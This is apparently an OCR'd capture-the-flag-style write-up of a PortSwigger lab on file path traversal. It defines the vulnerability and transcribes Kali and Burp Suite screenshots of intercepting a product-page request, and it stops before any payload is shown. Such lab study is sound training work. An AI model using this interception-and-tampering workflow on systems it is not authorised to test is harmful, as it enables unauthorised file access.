

DIRECTORY TRAVERSAL


Tools : KALI LINUX
Site: https://portswigger.net/web-security


Directory traversal, also known as **path traversal**, is a type of vulnerability or exploit in software that allows an attacker to access directories and files that are outside the intended scope of access. This is achieved by manipulating file paths, often through input fields, to navigate the file system beyond the application's directory.


Input from the task :






kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
22:08
kali@kali: ~
File Actions Edit View Help
libclang-rt-19-dev libsqlcipher1 python3-pyzipper
libclang1-19 libstdc++-14-dev python3-regex
libcpuinfo0 libsvtav1enc2 python3-stix2
libdisplay-info2 libswresample5 python3-stix2-patterns
libebackend-1.2-11t64 libswscale8 python3-time-machine
libebook-1.2-21t64 libusbmuxd-2.0-7 python3-tomlkit
libebook-contacts-1.2-4t64 libwinpr3-3 python3.12-tk
libedata-book-1.2-27t64 libx265-209 python3.13-tk
libedataserver-1.2-27t64 libxfce4windowing-0-0 sqv
libfmt10 libxfce4windowing-common systemd-cryptsetup
libfreerdp-client3-3 libxnnpack0 uuid-dev
libfreerdp3-3 libzip5 weasyprint
libgcc-14-dev linux-image-6.11.2-amd64 wsdd
libgdal35 linux-sysctl-defaults zenmap
libgeos3.13.0 llvm-19 zipcmp
libglibmm-2.68-1t64 llvm-19-dev
libgpgmepp6t64 llvm-19-linker-tools
Suggested packages:
clang-19-doc g++-14-multilib libcuda1 debian-kernel-handbook python3-psycopg-pool
wasi-libc gcc-14-doc libnvcuvid1 llvm-19-doc python-psycopg-doc
gcc-14-locales gcc-14-multilib libnvidia-encode1 postgresql-doc-17 python-pyzipper-doc
cpp-14-doc bzr krb5-user python-cssselect2-doc python-stix2-doc
exim4-doc-html | brz libusbmuxd-tools python-dploot-doc python-stix2-patterns-doc
| exim4-doc-info mercurial libmpfi-doc python-libnmap-doc tix
eximon4 libreoffice-writer libstdc++-14-doc python3-pymongo
spf-tools-perl krb5-doc linux-doc-6.11 python3-boto3
Not upgrading:
exiv2 libqt6openglwidgets6t64 libqt6widgets6t64 python3-pypsrp
gir1.2-nm-1.0 libqt6printsupport6t64 libqt6wlshellintegration6 python3-pyqt6
imagemagick libqt6qml6 libqt6xml6t64 qt6-base-dev-tools
libnm0 libqt6qmlmodels6 libzbar0t64 qt6-gtk-platformtheme
libqt6core5compat6 libqt6quick6 network-manager qt6-qpa-plugins
libqt6core6t64 libqt6sql6-sqlite network-manager-l2tp qt6-wayland
libqt6dbus6t64 libqt6sql6t64 network-manager-l2tp-gnome qt6ct
libqt6gui6t64 libqt6svg6 network-manager-pptp qterminal
libqt6multimedia6 libqt6test6t64 network-manager-pptp-gnome tshark
libqt6network6t64 libqt6waylandclient6 ppp wireshark
libqt6opengl6t64 libqt6waylandcompositor6 pyqt6-dev-tools wireshark-common
Summary:
Upgrading: 2020, Installing: 163, Removing: 0, Not Upgrading: 44
Download size: 2,924 MB
Space needed: 2,271 MB / 54.8 GB available
Continue? [Y/n] n
Abort.
(kali㉿kali)-[~]
$ burpsuite
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Your JRE appears to be version 21.0.3 from Debian
Burp has not been fully tested on this platform and you may experience problems.



kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
22:10
about:sessionrestore
Intercepting HTTP traf
Lab: File path traversa
File path traversal, sin
https://0a6b00230350e1b5824d1ada00590007.web-security-academy.net/p
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Web Security Academy
File path traversal, simple case
Back to lab description
LAB Not solved
Home
Eggtastic, Fun, Food Eggcessories
$97.12
Description:
Mealtimes never need be boring again. Whether you use an egg cup or not there's no need to let standards slip. For a modest sum, you can



kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop WebSockets message to https://0a9a0... Open browser
Time Type Direction Method URL Status code Length
05:40:... WS To server https://0a9a00a00402b8188062b2aa00ed006a.web-security-academy.net/academyLabHeader 4
05:40:... HTTP Request GET https://0a9a00a00402b8188062b2aa00ed006a.web-security-academy.net/product?productId=1
05:40:... HTTP Request GET https://safebr...
05:40:... HTTP Request GET https://google...
05:40:... HTTP Request GET https://google...
05:40:... HTTP Request GET https://google...
05:40:... HTTP Request GET https://google...
https://0a9a00a00402b8188062...ademy.net/product?productId=1
Add to scope
Forward
Drop
Add notes
Highlight
Don't intercept requests
Do intercept
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Organizer Ctrl+O
Send to Comparer
Request in browser
In original session
In current session
Pretty Raw Hex
1 PING
Inspector
Inspector
The message inspector allows you to quickly decode data in WebSocket messages. Select one or more characters that you want to decode.
Learn more
Search 0 highlights
Event log (1) All issues
Memory: 142.0MB


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
1 × 2 × 3 ×
Send Cancel
Target: https://0a9a00a00402b8188062b2aa00ed006a.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
1 GET /product?productId=1 HTTP/2
2 Host: 0a9a00a00402b8188062b2aa00ed006a.web-security-academy.net
3 Cookie: session=YHReYOhO7lnbnvOrsfzZR6UHOeoZKXT4
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a9a00a00402b8188062b2aa00ed006a.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
Search 0 highlights
Response
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 17
Ready
Event log (1) All issues
Memory: 142.0MB


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
5:53
kali@kali: ~
Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Send Cancel
Target: https://0a9a00a00402b8188062b2aa00ed006a.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
